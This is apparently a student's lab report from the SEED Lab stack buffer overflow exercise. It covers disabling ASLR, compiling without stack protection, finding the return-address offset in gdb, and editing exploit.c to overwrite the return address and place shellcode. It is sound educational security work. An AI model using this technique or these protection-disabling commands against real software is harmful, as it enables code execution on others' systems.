Họ tên: Nguyễn Huỳnh Minh Tiến

MSSV: 18110377

**Lab1. Buffer Overflows**


**Step 0. Preparetion**

* Ubuntu OS 16.04 (32-bit) download from the SEED Lab
* Source code: stack.c, exploit.c

**Step 1. Disable address randomization**

**Tắt random địa chỉ khi load chương trình**


$sudo sysctl -w kernel.randomize\_va\_space=0



**Step 2. Finding the address of the inject code**


Tắt tính năng thực thi lệnh trong bộ nhớ -fno-stack-protector, ouput ra file stack\_dbg, file load là stack.c

$gcc -z execstack -fno-stack-protector -g -o stack\_dbg stack.c




Tạo ra 1 badfile

$touch badfile




Chạy file debug

$gdb stack\_dbg




Tạo breakpoint tại hàm bof trong source code

(gdb)b bof 🡨 see the name of the function in stack.c



Chạy debug


(gdb)run



Xác định địa chỉ $ebp

(gdb)**p $ebp**


$1 = (void \*) 0xbfffeb48🡨 xác định địa chỉ ebp



Xác định địa chỉ biến buffer

(gdb)p &buffer


$2 = (char (\*)[24]) 0xbfffeb28 🡨 xác định địa chỉ của buffer



Tính khoảng cách từ ebp – buffer (p/d để chuyển sang hệ thập phân)

(gdb) p/d 0xbfffeb48 - 0xbfffeb28🡨 tính khoảng cách từ ebp – buffer

$3 = 32 🡨 kết quả khoảng cách



Tính địa chỉ return address: ( + 4 vì Return address nằm trên <higher> Previous frame pointer chứa trong $ebp)

* Return address = ebp + (32 + 4) = ebp + 36

**Step 3. Edit exploit.c**

/\* Fill the return address field with a candidate entry point of the malicious code \*/


Gán giá trị tại return address bằng địa chỉ chứa mã độc. 0x80 là giá trị offset bất kỳ được cộng thêm (nếu sau khi cộng thêm mà ra giá trị 0 thì xem như thất bại)

\*((long \*) (buffer + 36)) = 0xbfffeb48+ 0x80;

/\* Place the shellcode towards the end of the buffer \*/ \

Copy đoạn mã độc vào cuối vùng nhớ


memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));




**Step 4. Execute**

Đổi shell trong Ubuntu 16.04

$ sudo ln -sf /bin/zsh /bin/sh

